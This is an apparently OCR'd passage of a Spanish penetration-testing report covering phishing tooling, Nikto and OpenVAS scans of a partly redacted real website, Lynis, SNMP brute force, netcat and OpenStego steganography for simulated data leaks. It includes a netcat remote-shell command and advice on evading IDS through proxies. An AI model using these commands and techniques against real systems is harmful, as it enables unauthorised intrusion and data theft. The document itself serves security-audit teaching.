


Figura 4.5.Portal web manipulado




Figura 2.6. Fichero con los datos robados.

Para incrementar el éxito de esta campaña de spam dirigido, existen herramientas de envío de spam masivo. Los emails también pueden proceder de alguna base de datos online procedente de la venta de estas online. No todos los destinatarios terminarán siendo víctimas, pero un pequeño porcentaje sí lo hará.

Por otra parte, herramientas como Social Enginering Tool (SET) automatizan esta tarea, incluyendo otros muchos matices y técnicas de ingeniería social. Ésta se complementa con Metasploit creando una herramienta con un sinfín de posibilidades de auditorías y hacking.

3. Análisis de vulnerabilidades y enumeración.

A continuación se van a detallar algunos de los procedimientos de análisis de vulnerabilidades y enumeración utilizando algunas de las herramientas descritas.

3.1 Uso de herramientas para analizar y enumerar vulnerabilidades

Primeramente se utilizará nikto que viene instalado en kali por defecto. Utilizando el comando indicado, veremos una cantidad importante de información.

```
root@kali:~# nikto -h http://www [redacted] com/es/
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          46.16 [redacted]
+ Target Hostname:    www. [redacted] .com
+ Target Port:        80
+ Start Time:         2016-04-10 20:19:18 (GMT2)
---------------------------------------------------------------------------
+ Server: Apache/2.2.22 (Debian) mod_ssl/2.2.22 OpenSSL/1.0.1e
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ Uncommon header 'link' found, with contents: <http://www. [redacted] com/es/>; rel=shortlink
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIM
+ Cookie _icl_current_language created without the httponly flag
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server leaks inodes via ETags, header found with file /es/robots.txt, inode: 35987, size: 29, mtime: Thu Dec 17 11:21:34 2015
+ mod_ssl/2.2.22 appears to be outdated (current is at least 2.8.31) (may depend on server version)
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current.
+ OpenSSL/1.0.1e appears to be outdated (current is at least 1.0.1j). OpenSSL 1.0.0o and 0.9.8zc are also current.
+ ERROR: Error limit (20) reached for host, giving up. Last error: error reading HTTP response
+ Scan terminated:  14 error(s) and 9 item(s) reported on remote host
+ End Time:           2016-04-10 20:42:39 (GMT2) (1401 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
root@kali:~#
```

Figura 3.1: Ejecución Nikto

Vemos la versión del servidor y SSL, algunas deficiencias en los headers que permitirían una explotación XSS, etc.

Podemos seguir con OpenVas, que tras crear un usuario e iniciar la primera instalación, nos permite acceder a través del navegador. Indicando la url y clicando 'start scan' comenzará en análisis.

```
root@kali:~# openvasmd --create-user Ra [redacted]
User created with password '36aad0d9-d62b-4d45-9518-20941c273aa8'.
root@kali:~# ^C
```

Figura 3.2: creación de usuario openvas




Figura 3.3: Escaneo con Openvas

Openvas pero suele ser una herramienta que arroja resultados interesantes que hay que considerar. Es muy probable que estos análisis sean detectados por IPS/IDS y éstos bloqueen la dirección IP del auditor. También se puede alternar con varios servidores proxy para evitar ser detectado.

También existe Nessus. Después de adquirir una licencia válida y de haberlo instalado, habrá que inicializar la aplicación por consola. Seguidamente pedirá el nombre y usuario mediante conexión del navegador.




Figura 3.4: Inicio de Nessus






Figura 3.5: Opciones de nessus

Vemos que tiene diversos plugins útiles para poder realizar todo tipo de análisis. Esta herramienta (al igual que la mayoría que se están explicando) son muy extensas y dependerá de cada auditor el sacarle el mayor rendimiento posible. Aquí no se pretende realizar un análisis exhaustivo.

Tenemos también Lynis, una herramienta muy útil para detectar vulnerabilidades. Esta herramienta se utiliza para el hardening de servidores, además, hay que realizar el análisis desde dentro de la red. En caso de que la auditoria no sea exclusivamente externa o el intruso haya podido explotar alguna vulnerabilidad y adquirido el control de algún PC de la red interna, es de tremenda utilidad.



```
[ Lynis 2.0.0 ]

################################################################################
 Lynis comes with ABSOLUTELY NO WARRANTY. This is free software, and you are
 welcome to redistribute it under the terms of the GNU General Public License.
 See the LICENSE file for details about using this software.

 Copyright 2007-2015 - CISOfy, https://cisofy.com
 Enterprise support and plugins available via CISOfy
################################################################################

[+] Initializing program
------------------------------------
  - Detecting OS...                                           [ DONE ]

  ---------------------------------------------------
  Program version:           2.0.0
  Operating system:          Linux
  Operating system name:     Debian
  Operating system version:  Kali Linux 2.0
  Kernel version:            4.0.0
  Hardware platform:         x86_64
  Hostname:                  kali
  Auditor:                   [Unknown]
  Profile:                   /etc/lynis/default.prf
  Log file:                  /var/log/lynis.log
  Report file:               /var/log/lynis-report.dat
  Report version:            1.0
  Plugin directory:          /etc/lynis/plugins
  ---------------------------------------------------
  - Checking profile file (/etc/lynis/default.prf)...
  - Program update status...                                  [ WARNING ]

      ===============================================================================
        Lynis update available
      ===============================================================================

        Current version : 200   Latest version : 220

        Please update to the latest version for new features, bug fixes, tests
        and baselines.

        https://cisofy.com/downloads/

      ===============================================================================
```



```
[+] System Tools
------------------------------------
  - Scanning available tools...
  - Checking system binaries...

[+] Plugins (phase 1)
------------------------------------
 Note: plugins have more extensive tests, which may take a few minutes to complete

  - Plugin: debian
    [
[+] Debian Tests
------------------------------------
  - Checking for system binaries that are required by Debian Tests...[4]-8C
    - Checking /bin...                                        [ FOUND ]
    - Checking /sbin...                                       [ FOUND ]
    - Checking /usr/bin...                                    [ FOUND ]
    - Checking /usr/sbin...                                   [ FOUND ]
    - Checking /usr/local/bin...                              [ FOUND ]
    - Checking /usr/local/sbin...                             [ FOUND ]
  - Authentication:
    - PAM (Pluggable Authentication Modules):
      - libpam-tmpdir                                         [ Not Installed ]
      - libpam-usb                                            [ Not Installed ]
  - File System Checks:
    - DM-Crypt, Cryptsetup & Cryptmount:
      - Checking / on /dev/sda6                               [ NOT ENCRYPTED ]
      - Checking /media/root/Datos on /dev/sda1               [ NOT ENCRYPTED ]
    - Ecryptfs                                                [ NOT INSTALLED ]
  - Software:
    - apt-listbugs                                            [ Not Installed ]
    - apt-listchanges                                         [ Installed and enabled for apt ]
    - checkrestart                                            [ Not Installed ]
    - debsecan                                                [ Not Installed ]
    - debsums                                                 [ Not Installed ]

[ Press [ENTER] to continue, or [CTRL]+C to stop ]

]

[+] Boot and services
------------------------------------
  - Service Manager                                           [ UNKNOWN ]
    - Boot loader                                             [ NONE FOUND ]
  - Check running services (systemctl)                        [ DONE ]
        Result: found 29 running services
  - Check enabled services at boot (systemctl)                [ DONE ]
        Result: found 34 enabled services
  - Check startup files (permissions)                         [ OK ]
```

Figura 3.6: Resultados de Lynis

Se han omitido algunas capturas pero vemos que, realiza un examen exhaustivo del equipo, indicando por secciones las diferentes opciones que tenemos. Luego cataloga todas las alertas dependiendo de su importancia y finalmente cataloga las sugerencias recomendadas.




Figura 3.7: Sugerencias de Lynis

Alguna herramienta de enumeración a considerar es Engineer's toolset. Es una suite que incluye varias herramientas como monitorización de redes, SNMP, diagnóstico, IPAM/DNS/DHCP, etc.




Figura 3.8: Engineer's toolset

[

que son muy agresivos en la mayoría de casos por ejemplo ataques SNMP por fuerza bruta para averiguar direcciones.




Figura 3.9: SNMP Brute Force

Una vez tengamos algún usuario válido, podemos utilizar alguna herramienta más de enumeración de las mostradas como Hyena.

Por último hay que recordar el uso de la herramienta netcat. Esta herramienta está considerada como una navaja suiza por su versatilidad, sencillez y potencia. Las principales funciones de netcat son crear sockets con el destino indicado si es cliente, o en el puerto indicado si esta funcionado como servidor. Una vez hecho esto, se puede enviar/recibir todo lo que se le deje como entrada al programa, por ese socket. Por ejemplo algunos comandos:

Envío y recepción de ficheros:

$ nc -l -p 2000 > fichero.recibido

$ nc localhost 2000 < fichero

Shell remota:

$ nc -l -p 2000 -e /bin/bash

$ nc localhost 2000

Esta herramienta puede ser de gran utilidad para la depuración, análisis y manejo de redes TCP/IP en redes internas o externas.




Figura 3.10: Hyena

Por ejemplo nos detecta varios problemas en las contraseñas del usuario R*** entre otros muchos parámetros que pueden surgir.

4. Malware y seguridad en sistemas

Debido a la mezcla de conceptos que resultan de las pruebas de conceptos del malware y la explotación, se ha decidido combinar estos dos apartados. Desde la creación del malware, su ocultación, el envío de éste, hasta la explotación del sistema, incluyen muchísimos casos y posibles prácticas. Aquí se explican algunas.

4.1 Uso de esteganografia para ocultar un .doc en una foto

Tenemos algunas herramientas para la ocultación de información dentro de otra. En este caso, se va a utilizar la herramienta OpenStego para ocultar un hipotético documento confidencial .doc con información sensible de una empresa, en una aparentemente inofensiva foto de un niño pequeño graciosa, para simular una fuga de información procedente del interior de una empresa.

En primer lugar, una vez en posesión del documento a filtrar y de la foto que utilizaremos para despistar, ejecutamos la aplicación.




Figura 4.1:OpenStego

Como se ve, deberemos introducir el documento a esteganografiar, el archivo de ocultación, un nombre de archivo final y una contraseña para realizar el proceso inverso. Una vez hecho clicamos en 'Hide Data' y realizara el proceso de ocultación.

